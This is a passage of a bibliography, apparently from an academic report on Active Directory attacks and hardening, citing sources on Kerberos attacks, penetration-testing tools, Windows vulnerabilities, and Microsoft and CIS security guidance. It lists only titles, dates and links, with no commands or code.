[47] “How Does Kerberos Work? The Authentication Protocol Explained,” *freeCodeCamp.org*, Jul. 19, 2021. Available: https://www.freecodecamp.org/news/how-does-kerberos-work-authentication-protocol/. [Accessed: Apr. 28, 2023]
[48] “What is Ticket Granting Tickets (TGT)/ - Security Wiki,” *Secret Double Octopus*. Available: https://doubleoctopus.com/security-wiki/authentication/ticket-granting-tickets/. [Accessed: Apr. 28, 2023]
[49] LuemmelSec, “AS_REP Roasting vs Kerberoasting.” Available: https://luemmelsec.github.io/Kerberoasting-VS-AS-REP-Roasting/. [Accessed: Apr. 28, 2023]
[50] “Cracking Active Directory Passwords with AS-REP Roasting.,” *https://blog.netwrix.com/*. Available: https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/. [Accessed: Apr. 28, 2023]
[51] “AS-REP Roasting.” Available: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat. [Accessed: Apr. 28, 2023]

[52] S. M. in ActiveDirectorySecurity, Hacking, M. Security, and T. Reference, “Detecting Kerberoasting Activity,” *Active Directory Security*, Feb. 05, 2017. Available: https://adsecurity.org/?p=3458. [Accessed: Apr. 28, 2023]
[53] “DCSync Attacks Explained: How They Work - Blog | QOMPLX,” *Cyber Risk Analytics Management - QOMPLX*, Apr. 16, 2020. Available: https://www.qomplx.com/blog/kerberos_dcsync_attacks_explained/. [Accessed: Apr. 28, 2023]
[54] S. M. in ActiveDirectorySecurity, M. Security, S. C. Presentation/Video, and T. Reference, “Mimikatz DCSync Usage, Exploitation, and Detection,” *Active Directory Security*, Sep. 25, 2015. Available: https://adsecurity.org/?p=1729. [Accessed: Apr. 28, 2023]
[55] “DRSUAPI - SambaWiki.” Available: https://wiki.samba.org/index.php/DRSUAPI. [Accessed: Apr. 28, 2023]
[56] “What Is DCSync Attack?,” *https://blog.netwrix.com/*. Available: https://blog.netwrix.com/2021/11/30/what-is-dcsync-an-introduction/. [Accessed: Apr. 28, 2023]
[57] “Silver Ticket.” Available: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/silver-ticket. [Accessed: Apr. 28, 2023]
[58] Pixis, “Silver & Golden Tickets,” *hackndo*, Jan. 15, 2020. Available: https://en.hackndo.com/kerberos-silver-golden-tickets/. [Accessed: Apr. 29, 2023]
[59] “KRBTGT,” *Tarlogic Security*. Available: https://www.tarlogic.com/cybersecurity-glossary/krbtgt/. [Accessed: Apr. 29, 2023]
[60] “Kerberos - A Domains Achille’s Heel,” *Optiv*, Jun. 02, 2021. Available: https://www.optiv.com/insights/source-zero/blog/kerberos-domains-achilles-heel. [Accessed: Apr. 29, 2023]
[61] “What is a Pass-the-Hash Attack (PtH)?,” *BeyondTrust*. Available: https://www.beyondtrust.com/resources/glossary/pass-the-hash-pth-attack. [Accessed: Apr. 29, 2023]
[62] “NTDS.dit Password Extraction,” *Netwrix*. Available: https://www.netwrix.com/ntds_dit_security_active_directory.html. [Accessed: Apr. 29, 2023]
[63] Microsoft, “Reducing the Active Directory Attack Surface,” Jun. 08, 2022. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/reducing-the-active-directory-attack-surface. [Accessed: Feb. 05, 2023]
[64] “Stay protected with Windows Security - Microsoft Support.” Available: https://support.microsoft.com/en-us/windows/stay-protected-with-windows-security-2ae0363d-0ada-c064-8b56-6a39afb6a963. [Accessed: Apr. 29, 2023]
[65] M. H. published, “How to create and run a PowerShell script file on Windows 10,” *Windows Central*, Jan. 13, 2023. Available: https://www.windowscentral.com/how-create-and-run-your-first-powershell-script-file-windows-10. [Accessed: Apr. 29, 2023]
[66] “Configuring a Domain Password Policy in the Active Directory | Windows OS Hub.” Available: https://web.archive.org/web/20230214171149/https://woshub.com/password-policy-active-directory/. [Accessed: May 03, 2023]
[67] Microsoft, “Password must meet complexity requirements (Windows 10),” Feb. 17, 2023. Available: https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements. [Accessed: Apr. 29, 2023]
[68] Microsoft, “Implementing Least-Privilege Administrative Models,” Jul. 29, 2021. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models. [Accessed: Feb. 05, 2023]
[69] “10 Immutable Laws of Security Administration,” Feb. 20, 2014. Available: https://learn.microsoft.com/en-us/previous-versions/cc722488(v=technet.10). [Accessed: Feb. 05, 2023]
[70] “CIS Benchmarks™,” *CIS*. Available: https://www.cisecurity.org/cis-benchmarks/. [Accessed: Apr. 29, 2023]

[71] Microsoft, “Center for Internet Security (CIS) Benchmarks - Microsoft Compliance,” Jan. 26, 2023. Available: https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark. [Accessed: Apr. 29, 2023]
[72] CIS, “CIS Microsoft Windows 10 Enterprise Benchmark.” CIS.
[73] CIS, “CIS Microsoft Windows Server 2022 Benchmark.” CIS.
[74] “Managing Administrative Template Files - Group Policy Administrator User Guide.” Available: https://www.netiq.com/documentation/group-policy-administrator-69/grouppolicyadministratoruserguide/data/administrativetemplatefiles.html. [Accessed: Apr. 29, 2023]
[75] “Windows Server Security Masterclass: Harden Your Servers Efficiently | SANS Institute.” Available: https://www.sans.org/webcasts/windows-server-security-masterclass-harden-your-servers-efficiently/. [Accessed: Apr. 29, 2023]
[76] “Cyber Security Training | SANS Courses, Certifications & Research.” Available: https://www.sans.org/emea/. [Accessed: Apr. 29, 2023]
[77] “Follina (CVE-2022-30190): a vulnerability in MSDT,” May 31, 2022. Available: https://www.kaspersky.com/blog/follina-cve-2022-30190-msdt/44461/. [Accessed: Apr. 29, 2023]
[78] *ACTIVE DIRECTORY #00 Creating our Server + Workstation Virtual Environment*, (Jun. 06, 2022). Available: https://www.youtube.com/watch?v=pKtDQtsubio. [Accessed: Apr. 29, 2023]
[79] Lockheed Martin Corporation, “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.” Lockheed Martin. Available: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf
[80] “Cómo habilitar o deshabilitar Windows Firewall Defender en Windows 10,” *WebSetNet*, Aug. 05, 2020. Available: https://websetnet.net/es/how-to-enable-or-disable-windows-defender-firewall-in-windows-10/. [Accessed: Apr. 29, 2023]
[81] JasonGerend, “Set-NetFirewallProfile (NetSecurity).” Available: https://learn.microsoft.com/en-us/powershell/module/netsecurity/set-netfirewallprofile. [Accessed: Apr. 29, 2023]
[82] vmorecloud, “How to remove password complexity in Windows Server 2022,” *vmorecloud*, Jan. 07, 2023. Available: https://vmorecloud.com/microsoft/how-to-remove-password-complexity-in-windows-server-2022/. [Accessed: Apr. 29, 2023]
[83] JasonGerend, “gpupdate,” Feb. 03, 2023. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/gpupdate. [Accessed: Apr. 29, 2023]
[84] H*s*m, “Vulnerable-AD.” Apr. 29, 2023. Available: https://github.com/WazeHell/vulnerable-AD/blob/fba130ecd416cbb8bad8b7da5a97717d45504025/vulnad.ps1. [Accessed: Apr. 29, 2023]
[85] “Cyber Kill Chain® | Lockheed Martin.” Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. [Accessed: Apr. 29, 2023]
[86] “Download from https://github.com/adrecon/ADRecon.” Sense of Security, Apr. 25, 2023. Available: https://github.com/sense-of-security/ADRecon. [Accessed: Apr. 29, 2023]
[87] “Nmap: the Network Mapper - Free Security Scanner.” Available: https://nmap.org/. [Accessed: Feb. 08, 2023]
[88] “Getting Started with BloodHound.” BloodHoundAD, Apr. 29, 2023. Available: https://github.com/BloodHoundAD/BloodHound. [Accessed: Apr. 29, 2023]
[89] “Metasploit | Penetration Testing Software, Pen Testing Security,” *Metasploit*. Available: https://www.metasploit.com/. [Accessed: Apr. 29, 2023]
[90] “Modules | Metasploit Documentation.” Available: https://docs.rapid7.com/metasploit/modules/. [Accessed: Feb. 08, 2023]
[91] “PEASS-ng/winPEAS/winPEASexe at master · carlospolop/PEASS-ng.” Available: https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe. [Accessed: Apr. 29, 2023]

[92] "What is Mimikatz? What can it do and how to protect," *Heimdal Security Blog*, Dec. 01, 2022. Available: https://heimdalsecurity.com/blog/mimikatz/. [Accessed: Apr. 29, 2023]
[93] "Mimikatz, Software S0002 | MITRE ATT&CK®." Available: https://attack.mitre.org/software/S0002/. [Accessed: Apr. 29, 2023]
[94] "Impacket." Fortra, Apr. 29, 2023. Available: https://github.com/fortra/impacket/blob/4f17972ded94e1107099062f020f0ec30c46bc3a/examples/secretsdump.py. [Accessed: Apr. 29, 2023]
[95] "Impacket, Software S0357 | MITRE ATT&CK®." Available: https://attack.mitre.org/software/S0357/. [Accessed: Apr. 29, 2023]
[96] "About Fortra IT Management Software and Services | The New Face of HelpSystems." Available: https://www.fortra.com/about. [Accessed: Apr. 29, 2023]
[97] "Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization | CISA," Oct. 05, 2022. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-277a. [Accessed: Apr. 29, 2023]
[98] "Rubeus." GhostPack, Apr. 29, 2023. Available: https://github.com/GhostPack/Rubeus. [Accessed: Apr. 29, 2023]
[99] National Institute of Standards and Technology, "Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1," National Institute of Standards and Technology, Gaithersburg, MD, NIST CSWP 04162018, Apr. 2018. doi: 10.6028/NIST.CSWP.04162018. Available: http://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf. [Accessed: Apr. 29, 2023]
[100] "What is an Attack Surface? Definition and How to Reduce It," *Fortinet*. Available: https://www.fortinet.com/resources/cyberglossary/attack-surface. [Accessed: Apr. 29, 2023]
[101] "IBM Documentation," Mar. 24, 2023. Available: https://www.ibm.com/docs/en/aix/7.2?topic=strategy-system-data-versus-user-data. [Accessed: Apr. 29, 2023]
[102] "What is personal data?" Available: https://commission.europa.eu/law/law-topic/data-protection/reform/what-personal-data_en. [Accessed: Apr. 29, 2023]
[103] L. K. Lambert, "Identity as an attack surface," *CSO Online*, Apr. 27, 2015. Available: https://www.csoonline.com/article/2911537/identity-as-an-attack-surface.html. [Accessed: Apr. 29, 2023]
[104] MS-ISAC, "Eternal Blue Security Primer." Available: https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf
[105] Archiveddocs, "Security Account Manager (SAM)," Oct. 08, 2009. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756748(v=ws.10). [Accessed: Apr. 30, 2023]
[106] "What is a SAM file?" Available: https://www.lsoft.net/posts/what-is-a-sam-file/. [Accessed: Apr. 30, 2023]
[107] "Remove Standing Privileges Through a Just-in-Time PAM Approach," *Gartner*. Available: https://www.gartner.com/en/documents/3957029. [Accessed: Apr. 30, 2023]
[108] "Kerberoast - HackTricks." Available: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast. [Accessed: May 03, 2023]
[109] dotnet-bot, "KerberosRequestorSecurityToken.GetRequest Method (System.IdentityModel.Tokens)." Available: https://learn.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.kerberosrequestorsecuritytoken.getrequest?view=netframework-4.8.1. [Accessed: May 03, 2023]
[110] "ASREPRoast - HackTricks." Available: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast. [Accessed: May 03, 2023]
[111] "A cheatsheet with commands that can be used to perform kerberos attacks," *Gist*. Available: https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a. [Accessed: May 03, 2023]

[112] “Impacket.” Fortra, May 03, 2023. Available: https://github.com/fortra/impacket/blob/70b4ae50a1f98038b6a0d5be5e85b57c4123c81f/examples/secretsdump.py. [Accessed: May 03, 2023]
[113] “DCSync - HackTricks.” Available: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync. [Accessed: May 03, 2023]
[114] “Kerberos Silver Ticket Attack Explained - YouTube.” Available: https://www.youtube.com/watch?v=_nJ-b1UFDVM&feature=youtu.be. [Accessed: May 03, 2023]
[115] JasonGerend, “pushd,” Feb. 03, 2023. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/pushd. [Accessed: May 03, 2023]
[116] “powershell reverse shell one-liner by Nikhil SamratAshok Mittal @samratashok,” *Gist*. Available: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3. [Accessed: May 03, 2023]
[117] “MSFvenom - Metasploit Unleashed.” Available: https://www.offsec.com/metasploit-unleashed/msfvenom/. [Accessed: May 08, 2023]
[118] “DNS Admin Privesc in Active Directory (AD)(Windows) | by Dhiraj Sharma | techzap | Medium.” Available: https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2. [Accessed: May 08, 2023]
[119] “Privileged Groups.” Available: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges#dnsadmins. [Accessed: May 07, 2023]
[120] Rich, “HiveNightmare; from Domain User to domain wide ransomware. A,” *Medium*, Feb. 24, 2023. Available: https://happycamper84.medium.com/hivenightmare-from-domain-user-to-domain-wide-ransomware-a-5c177e1b0bcc. [Accessed: May 05, 2023]
[121] “#HiveNightmare aka #SeriousSAM — anybody can read the registry in Windows 10 | by Kevin Beaumont | DoublePulsar.” Available: https://doublepulsar.com/hivenightmare-aka-serioussam-anybody-can-read-the-registry-in-windows-10-7a871c465fa5. [Accessed: May 04, 2023]
[122] O. Lyak, “SpoolFool: Windows Print Spooler Privilege Escalation (CVE-2022-21999),” *Medium*, Feb. 09, 2022. Available: https://research.ifcr.dk/spoolfool-windows-print-spooler-privilege-escalation-cve-2022-22718-bf7752b68d81. [Accessed: May 04, 2023]
[123] “CVE-2021-34527 - Security Update Guide - Microsoft - Windows Print Spooler Remote Code Execution Vulnerability.” Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527. [Accessed: May 04, 2023]
[124] Deland-Han, “Replicating Directory Changes permission - Windows Server,” Feb. 23, 2023. Available: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/grant-replicating-directory-changes-permission-adma-service. [Accessed: Jun. 04, 2023]
[125] “CIS WorkBench / Sections.” Available: https://workbench.cisecurity.org/benchmarks/12626/sections/1797990. [Accessed: Jun. 05, 2023]
[126] “CIS WorkBench / Recommendations.” Available: https://workbench.cisecurity.org/sections/1797995/recommendations/2879984. [Accessed: Jun. 05, 2023]
[127] “Windows Firewall Profiles,” May 31, 2018. Available: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ics/windows-firewall-profiles. [Accessed: Jun. 05, 2023]
[128] “CIS WorkBench / Sections.” Available: https://workbench.cisecurity.org/benchmarks/12626/sections/1798017. [Accessed: Jun. 05, 2023]
[129] sdwheeler, “Running Remote Commands - PowerShell,” Nov. 17, 2022. Available: https://learn.microsoft.com/en-us/powershell/scripting/learn/remoting/running-remote-commands. [Accessed: May 07, 2023]
[130] “MITRE ATT&CK®.” Available: https://attack.mitre.org/. [Accessed: May 03, 2023]

[131] “Most Popular Operating Systems in the World,” Nov. 09, 2022. Available: https://www.tecmint.com/most-used-operating-systems-world/. [Accessed: Apr. 30, 2023]
[132] Z. R. Team, “SMBleedingGhost Writeup: Chaining SMBleed (CVE-2020-1206) with SMBGhost,” *ZecOps Blog*, Jun. 09, 2020. Available: https://blog.zecops.com/research/smbleedingghost-writeup-chaining-smbleed-cve-2020-1206-with-smbghost/. [Accessed: Apr. 30, 2023]
[133] J. Valinsky, “Microsoft issues urgent security warning: Update your PC immediately | CNN Business,” *CNN*, Jul. 07, 2021. Available: https://www.cnn.com/2021/07/07/tech/microsoft-security-update/index.html. [Accessed: Apr. 30, 2023]
[134] “Windows Serious SAM Bug,” *National Cybersecurity Student Association*. Available: https://www.cyberstudents.org/blog-post/windows-serious-sam-bug/. [Accessed: Apr. 30, 2023]
[135] A. Greenberg, “New BlueKeep-Style Bugs Renew the Risk of a Windows Worm,” *Wired*. Available: https://www.wired.com/story/dejablue-windows-bugs-worm-rdp/. [Accessed: Apr. 30, 2023]